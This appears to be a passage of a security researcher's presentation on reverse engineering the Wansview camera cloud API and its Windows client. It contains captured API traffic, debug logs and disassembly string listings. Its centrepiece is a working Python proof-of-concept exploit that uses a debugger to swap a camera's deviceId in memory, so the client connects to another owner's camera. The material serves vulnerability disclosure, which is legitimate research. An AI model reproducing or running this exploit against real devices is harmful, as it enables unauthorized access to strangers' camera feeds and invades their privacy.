    "meta": {
        "accessToken": "155characterAccessTokenString",
        "appName": "wansview",
        "appVendorCode": "WVC",
        "locale": "en",
        "localtz": -240
    }
}
```


https://uac-us.ajcloud.net/api/v2/device-list

RESPONSE


```
{
    "code": 0,
    "message": "",
    "result": {
        "conDevices": [
            {
                "aliasName": "WVCD0123456789AB",
                "bindStatus": "binded",
                "conStatus": 1,
                "conTs": 1713222307748,
                "conType": 0,
                "deviceId": "WVCD0123456789AB",
                "deviceType": 1,
                "shares": 0
            }
        ],
        "devCmpts": [
        ],
        "devGenerals": [
            {
                "accessPriKey": "43characterAccessPriKey",
                "accessPubKey": "43characterAccessPubKey",
                "activeTime": 1713222307747,
                "bindNode": "us",
                "context":  {
                                "config": {
                                    "appCloudStorUrl":"https://cloud-stor-us.ajcloud.net/api",
                                    "appEmcUrl":"https://emc-us.ajcloud.net/api",
                                    "appGatewayUrl":"https://cam-gw-us.ajcloud.net/api",
                                    "appKeepAliveUrl":"",
                                    "devCloudStorUrl":"https://cloud-stor-isc-us.ajcloud.net/api",
                                    "devEmcUrl":"https://emc-isc-us.ajcloud.net/api",
                                    "devGatewayUrl":"https://cam-gw-isc-us.ajcloud.net/api",
                                    "devKeepAliveUrl":"",
                                    "devSdcUrl":"https://sdc-isc.ajcloud.net/api",
                                    "sdcName":"us",
                                    "subDevConfigs":{},
                                    "subDevTypes":[],
                                    "region":"us01",
                                    "zone":"US-z-e",
                                    "country":"US",
                                    "continent":"CNA",
```

REQUEST


```
{
    "data": {
        "agentName": "win95vm",
        "appVendorCode": "WVC",
        "devices": [
            {
                "deviceId": "WVCD0123456789AB",
                "deviceType": 1
            }
        ],
        "origin": "PC",
        "osName": "windows"
    },
    "meta": {
        "accessToken": "155characterAccessTokenString",
        "appName": "wansview",
        "appVendorCode": "WVC",
        "locale": "en",
        "localtz": -240
    }
}
```


https://sdc-us.ajcloud.net/api/v1/dev-config

RESPONSE


```
{
    "code": 0,
    "message": "",
    "result": {
        "devices": [
            {
                "_uts": "1713222305481",
                "appKeepAliveUrl": "",
                "appSdcUrl": "https://sdc.ajcloud.net/api",
                "cloudStorUrl": "https://cloud-stor-us.ajcloud.net/api",
                "continent": "CNA",
                "country": "US",
                "devCloudStorUrl": "https://cloud-stor-isc-us.ajcloud.net/api",
                "devEmcUrl": "https://emc-isc-us.ajcloud.net/api",
                "devGatewayUrl": "https://cam-gw-isc-us.ajcloud.net/api",
                "deviceId": "WVCD0123456789AB",
                "deviceType": 1,
                "devKeepAliveUrl": "",
                "devSdcUrl": "https://sdc-isc.ajcloud.net/api",
                "emcUrl": "https://emc-us.ajcloud.net/api",
                "gatewayUrl": "https://cam-gw-us.ajcloud.net/api",
                "keepAliveUrl": "",
                "p2ps": "use01",
                "region": "us01",
                "sdcName": "us",
                "stunServers": "132.145.136.179,47.90.139.18,167.172.230.224",
                "subDevConfigs": {
                },
                "subDevTypes": [
                ],
                "tunnelUrl": "wss://cam-tunnel-isc-us.ajcloud.net/tunnel",
                "zone": "US-z-e"
            }
        ]
    },
    "status": "ok"
}
```

REQUEST


```
{
    "data": {
        "agentName": "win95vm",
        "appVendorCode": "WVC",
        "devices": [
            {
                "deviceType": 1,
                "did": "WVCD0123456789AB",
                "isShare": false,
                "scopes": [
                ]
            }
        ],
        "origin": "PC",
        "osName": "windows"
    },
    "meta": {
        "appName": "wansview",
        "appVendorCode": "WVC",
        "locale": "en",
        "localtz": -240
    }
}
```


https://cam-gw-us.ajcloud.net/api/v1/fetch-infos

```
{
    "code": 0,
    "message": "",
    "result": {
        "infos": [
            {
                "deviceId": "WVCD0123456789AB",
                "deviceType": 1,
                "did": "WVCD0123456789AB",
                "dtype": 1,
                "info": {
                    "alarmRekConfig": {
                        "__persistent": 0,
                        "pnmFall": 1,
                        "pnmHumanoid": 1,
                        "pnmOl": 0,
                        "pnmPackage": 1,
                        "pnmPet": 1,
                        "pnmVehicle": 1,
                        "rekFall": 1,
                        "rekHumanoid": 1,
                        "rekPackage": 1,
                        "rekPet": 1,
                        "rekVehicle": 1
                    },
                    "audioConfig": {
                        "micEnable": 1,
                        "micVolume": 70,
                        "speakerVolume": 70
                    },
                    "autoHibernateConfig": {
                        "enable": 0,
                        "timePolicies": [
                            {
                                "enable": 0,
                                "endTime": "235959",
                                "no": 1,
                                "startTime": "000000",
                                "weekDays": [
```


RESPONSE


```
"base": {
    "accessKey": "43characterAccessPubKey",
    "aclid": "d41d8cd98f00b204e9800998ecf8427e",
    "aliasName": "WVCD0123456789AB",
    "appVendorCode": "WVC",
    "channelId": "WVCD0123456789AB",
    "city": "",
    "connReadyTime": "1713222311194",
    "continent": "CNA",
    "country": "US",
    "deviceId": "WVCD0123456789AB",
    "deviceMode": "NAV",
    "deviceType": "1",
    "dispatchUrl": "https://172.16.20.199:907/api/v1/dispatch",
    "endpoint": "172.16.20.199:907",
    "freqValue": 50,
    "fwVersion": "01.10105.10.16",
    "lastCamSnapshotResReqStorMode": "oss",
    "lastCamSnapshotResReqTime": "2024-04-15T23:05:16.737Z",
    "lastPingTime": 1713235607909,
    "masterUid": "us:abc12345-6789-0def-9abc-d3adb33f0123",
    "newFwVersion": "01.10105.10.47",
    "nightMode": 1,
    "onlineModified": 1713222320094,
    "onlineModifier": "stream-config",
    "onlineStatus": 2,
    "orientationValue": 0,
    "prodName": "Q6",
    "remoteAddr": "1.2.3.4",
    "snapshotTs": "0",
    "snapshotUrl": "https://cam-snapshot-use1.oss-us-east-1.aliyuncs.com/f838ee39636aba95db7170aa321828a1/snapshot.jpeg?t=1713238858486&stor=oss",
    "snapshotUrl2": "",
    "subdivision1": "AL",
    "tunnelTopic": "cam-tunnel.192-168-20-1_123.reply",
    "tzManualAdjust": "1",
    "vendorCode": "WVC",
    "websocketFD": "webSocketFd",
    "whiteBalance": 1,
    "wssPingInterval": "120",
    "zone": "US-z-e"
```

https://cam-snapshot-use1.oss-us-east-1.aliyuncs.com/f838ee39636aba95db7170aa321828a1/snapshot.jpeg

RESPONSE


```
"networkConfig": {
    "cellularRssi": "0",
    "cellularSignal": "-1",
    "dnsServers": "192.168.0.1,8.8.8.8",
    "ethMac": "",
    "gatewayIp": "192.168.0.1",
    "ipConfigMode": "auto",
    "localDirectProbeUrl": "http://192.168.0.187:80/api/v1/lan-probe",
    "localIp": "192.168.0.187",
    "localIpMask": "255.255.255.0",
    "netLinkType": "WIFI",
    "ssid": "WhereIsMySSID",
    "uplinkBw": "-1",
    "wanIp": "",
    "wifiRssi": "-35",
    "wifiSignal": "90",
    "wlanMac": "AB:CD:EF:01:23:45"
},
"newFwversion": {
    "byteSize": "0",
    "downloadUrl": "http://fw.ajcloud.net/01.10105/9Bw4Yu5AC5yABQzHSZ1RPJ_ota_firmware_01.10105.10.47.pkg",
    "md5sum": "",
    "priority": "4",
    "releaseNoteUrl": "http://fw.ajcloud.net/01.10105/vDTbujoUArfsJXoDWNt4AD_01.10105.10.47.md",
    "version": "01.10105.10.47"
},
```

```
"timeConfig": {
    "autoAdjust": "0",
    "dst": "0",
    "tzDistrict": "",
    "tzGmt": "GMT+05:00",
    "tzName": "America/New_York",
    "tzString": "EST5EDT,M3.2.0,M11.1.0",
    "tzUtc": "UTC(-05:00)",
    "tzValue": "-240"
},
```

```
{
    "data": {
        "agentName": "win95vm",
        "appVendorCode": "WVC",
        "devices": [
            {
                "deviceId": "WVCD0123456789AB",
                "deviceType": 1
            }
        ],
        "origin": "PC",
        "osName": "windows"
    },
    "meta": {
        "accessToken": "155characterAccessTokenString",
        "appName": "wansview",
        "appVendorCode": "WVC",
        "locale": "en",
        "localtz": -240
    }
}
```


https://sdc-us.ajcloud.net/api/v1/dev-config

Can we replace *deviceId* and target another camera?

```
Search "post request" (11 hits in 1 file of 1 searched) [Normal]
  C:\camera-hacking\wansview\windows\logs\debug-clean.txt (11 hits)
    Line   40: [ 2024-05-02 22:31:16:207 ]: Debug:  HTTP_appConfig post request :  "https://sdc-portal.ajcloud.net/api/v1/app-startup" HTTP_Startup 182 (fi
    Line   71: [ 2024-05-02 22:31:16:631 ]: Debug:  post request:  "https://uac-portal.ajcloud.net/api/v1/account-node-query" HTTP_accountNodeChallenge 126
    Line   81: [ 2024-05-02 22:31:16:963 ]: Debug:  post request:  "https://uac-us.ajcloud.net/api/v3/outer-challenge" HTTP_challenge 1317 (file:../source/
    Line   94: [ 2024-05-02 22:31:17:265 ]: Debug:  HTTP_signin post request:  "https://uac-us.ajcloud.net/api/v1/signin" HTTP_signin 1004 (file:../source/
    Line  101: [ 2024-05-02 22:31:17:599 ]: Debug:   post request :  "https://uac-us.ajcloud.net/api/v1/refresh-token" HTTP_refershToken 376 (file:../sourc
    Line  106: [ 2024-05-02 22:31:18:070 ]: Debug:  post request :  "https://uac-us.ajcloud.net/api/v2/device-list" HTTP_deviceList 1027 (file:../source/ht
    Line  124: [ 2024-05-02 22:31:26:014 ]: Debug:  HTTP_devConfig post request :  "https://sdc-us.ajcloud.net/api/v1/dev-config" HTTP_devConfig 815 (file:
    Line  131: [ 2024-05-02 22:31:26:356 ]: Debug:  "WVCD0123456789AB" HTTP_fetchinfos post request :  "https://cam-gw-us.ajcloud.net/api/v1/fetch-infos" s
    Line  137: [ 2024-05-02 22:31:26:366 ]: Debug:  post request :  "https://uac-us.ajcloud.net/api/v1/snapshot" run 134 (file:../source/http_command/Snaps
    Line  499: [ 2024-05-02 22:36:18:077 ]: Debug:   post request :  "https://uac-us.ajcloud.net/api/v1/refresh-token" HTTP_refershToken 376 (file:../sourc
    Line  866: [ 2024-05-02 22:41:18:074 ]: Debug:   post request :  "https://uac-us.ajcloud.net/api/v1/refresh-token" HTTP_refershToken 376 (file:../sourc
```

IDA View-A | Occurrences of: post request | Strings

Address	Function	Instruction	
.text:0040767A	sub_406C50	mov	dword ptr [esp], offset aHttpFetchinfos ; "HTTP_fetchinfos post request : "
.text:0040815C	wakeup_device	mov	[esp+8+var_8], offset aHttpFetchinfos ; "HTTP_fetchinfos post request : "
.text:0042D0E5	app_startup_request	mov	dword ptr [esp], offset aHttpAppconfigP ; "HTTP_appConfig post request : "
.text:0042D6DB	sub_42D310	mov	dword ptr [esp], offset aPostRequest ; " post request : "
.text:0042DEDA	livesec_token_post	mov	dword ptr [esp], offset aHttpLivesectok ; "HTTP_liveSecToken post request : "
.text:0042E9D0		mov	dword ptr [esp], offset aBeforPostReque ; "befor post request: "
.text:0042EC05		mov	dword ptr [esp], offset aHttpIsLanPostR ; "HTTP_is_LAN post request: "
.text:0042F2C0	sub_42ED90	mov	dword ptr [esp], offset aPostRequest_0 ; "post request : "
.text:00430FFB		mov	dword ptr [esp], offset aPostRequest_0 ; "post request : "
.text:004347A2	sub_433B50	mov	dword ptr [esp], offset aHttpDevconfigP ; "HTTP_devConfig post request : "
.text:0043FBE5	sub_43F160	mov	dword ptr [esp+4], offset aPostRequest_1 ; "post request : "
.text:004DAB42	call_cryptoboxcurve	mov	dword ptr [esp+4], offset aHttpSigninPost ; "HTTP_signin post request: "
.text:004DBF77	http_post2_account_node_...	mov	dword ptr [esp+4], offset aPostRequest_2 ; "post request: "
.text:004DCC7E	form_http_post	mov	dword ptr [esp+4], offset aPostRequest_2 ; "post request: "

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

Set a breakpoint at 0x433FD4

Replace *deviceId* in memory

Resume execution

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
```python
import argparse
from winappdbg import Debug, EventHandler, HexDump

import warnings
warnings.filterwarnings("ignore")

def callback(event):
    print("Starting...")
    process = event.get_process()

    target_cam_uni     = unicode(target_cam).encode('utf-16le')
    original_cam_uni   = unicode(original_cam).encode('utf-16le')
    original_array     = bytearray(original_cam)
    original_uni_array = bytearray(original_cam_uni)

    for address in process.search_bytes(original_array):
        try:
            process.write(address, target_cam)
            print HexDump.address(address)
        except:
            pass

    for address in process.search_bytes(original_uni_array):
        try:
            process.write(address, target_cam_uni)
            print HexDump.address(address)
        except:
            pass

    print("Finished!")

def debug():
    with Debug(EventHandler(), bKillOnExit = True) as debug:
        program_path = "C:\\Program Files (x86)\\WansviewCloud\\WansviewCloud.exe"
        debug = Debug()
        debug_process = debug.execl(program_path, bBreakOnEntryPoint = False)
        debug_pid = debug_process.get_pid()
        print("WansviewCloud.exe PID: " + str(debug_pid))
        debug.break_at(debug_pid, 0x433fd4, callback)
        debug.loop()

if __name__ == "__main__":
    arg_parser = argparse.ArgumentParser()
    arg_parser.add_argument("-original", type=str, help="Original device serial number", required=True)
    arg_parser.add_argument("-target", type=str, help="Target device serial number", required=True)
    parsed_args = arg_parser.parse_args()

    original_cam = parsed_args.original
    target_cam   = parsed_args.target

    debug()
```

PoC exploit script

DEMO

Access Control Exploit



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UDP traffic reminiscent of PPPP IoT P2P protocol


Please refer to Paul Marrapese's research

https://hacked.camera

WansviewCloud.exe

Occurrences of: p2p | Strings

```
Instruction
        mov   dword ptr [esp], offset aCallbackP2pPcb_0 ; "callback_P2P_PCB_RECV_MSG"
        mov   dword ptr [esp], offset aCallbackP2pPcb_0 ; "callback_P2P_PCB_RECV_MSG"
        mov   dword ptr [esp], offset aCallbackP2pPcb_0 ; "callback_P2P_PCB_RECV_MSG"
        mov   dword ptr [esp], offset aCallbackP2pPcb_0 ; "callback_P2P_PCB_RECV_MSG"
        mov   dword ptr [esp], offset aCallbackP2pPcb_0 ; "callback_P2P_PCB_RECV_MSG"
        mov   dword ptr [esp], offset aCallbackP2pPcb_0 ; "callback_P2P_PCB_RECV_MSG"
        mov   dword ptr [esp], offset aCallbackP2pPcb_0 ; "callback_P2P_PCB_RECV_MSG"
        mov   dword ptr [esp], offset aCallbackP2pPcb_0 ; "callback_P2P_PCB_RECV_MSG"
        mov   dword ptr [esp], offset aCallbackP2pPcb_0 ; "callback_P2P_PCB_RECV_MSG"
        mov   dword ptr [esp], offset aCallbackP2pPcb_0 ; "callback_P2P_PCB_RECV_MSG"
        mov   dword ptr [esp], offset aConnectToP2pSe ; "connect to p2p server"
        mov   dword ptr [esp], offset aP2pConnect ; "P2P_connect"
        mov   dword ptr [esp], offset aP2pSendGetAvid ; "P2P_send_get_AVideoData"
        mov   dword ptr [esp], offset aP2pSendGetAvid ; "P2P_send_get_AVideoData"
; const char aCallbackP2pPcb_0[]
; const char aConnectToP2pSe[]
; const char aP2pConnect[]
; const char aP2pSendGetAvid[]
a1p2pConnectAhe db '1P2P_connect_ahead_Thread_timer_Handler()',0
aCallbackP2pPcb db 'callback_P2P_PCB_RECV_MSG',0
aCallbackP2pPcb_1 db 'callback_P2P_PCB_RECV_AV',0 ; DATA XREF: sub_41E740+1C3↑o
aIntOnewindowde db 'int oneWindowDevice::P2P_connect()',0
aP2pAudionodeDe db 'P2P_AudioNode_Decode::P2P_AudioNode_Decode(long long unsigned int'
aP2pAudionodeDe_0 db 'P2P_AudioNode_Decode',0 ; DATA XREF: sub_4442B0+EF↑o
aP2pAudionodeNo db 'P2P_AudioNode_noDecode::P2P_AudioNode_noDecode(int, long long uns'
aP2pAudionodeNo_0 db 'P2P_AudioNode_noDecode',0 ; DATA XREF: sub_444050+EF↑o
aP2pConnectAhea db 'P2P_connect_ahead_Thread_timer.start',0
aP2pConnectAhea_0 db 'P2P_connect_ahead_Thread_timer_start',0
aP2pConnectAhea_1 db 'P2P_connect_ahead_Thread_timer stop',0
aP2pConnectAhea_2 db 'P2P_connect_ahead_Thread_timer_stop',0
aP2pConnectAhea_3 db 'P2P_connect_ahead_Thread_timer_Handler',0
aP2pConnectResu db 'P2P_connect_result',0
aP2pConnectSend db ' P2P_connect send instruct err ',0
aP2pSendChangeV db 'P2P_send_change_Video_resolution_quality',0
aP2pSendPzt     db 'P2P_send_pzt',0     ; DATA XREF: send_pan_tilt_zoom+2AC↑o
aP2presult      db 'p2pResult',0
aP2ps           db 'p2ps',0             ; DATA XREF: sub_435C10:loc_43643E↑o
aSourceEventDev db '../source/event/DeviceP2Pevent.cpp',0
aSourceP2pP2pAu db '../source/p2p/P2P_AudioNode.cpp',0
aVoidOnewindowd_14 db 'void oneWindowDevice::P2P_connect_ahead_Thread_timer_start()',0
aVoidOnewindowd_15 db 'void oneWindowDevice::P2P_connect_ahead_Thread_timer_stop()',0
aVoidOnewindowd_17 db 'void oneWindowDevice::P2P_connect_ahead_Thread_timer_Handler()',0
aVoidOnewindowd_2 db 'void oneWindowDevice::P2P_send_get_AVideoData(int)',0
aVoidOnewindowd_3 db 'void oneWindowDevice::P2P_send_change_Video_resolution_quality(in'
aVoidOnewindowd_7 db 'void oneWindowDevice::P2P_send_pzt(E_PTZ_CTRL, int)',0
```




C:\Program Files (x86)\WansviewCloud

```
; File Name   : C:\Users\elastic\Desktop\wansview-data\WansviewCloud-OG\libApp_API.dll
; Format      : Portable executable for 80386 (PE)
; Imagebase   : 10000000
; Timestamp   : 60DAC505 (Tue Jun 29 07:00:21 2021)
; Section 1. (virtual address 00001000)
; Virtual size                  : 0000BC24 (  48164.)
; Section size in file          : 0000BE00 (  48640.)
; Offset to raw data for section: 00000400
; Flags 60000020: Text Executable Readable
; Alignment     : default
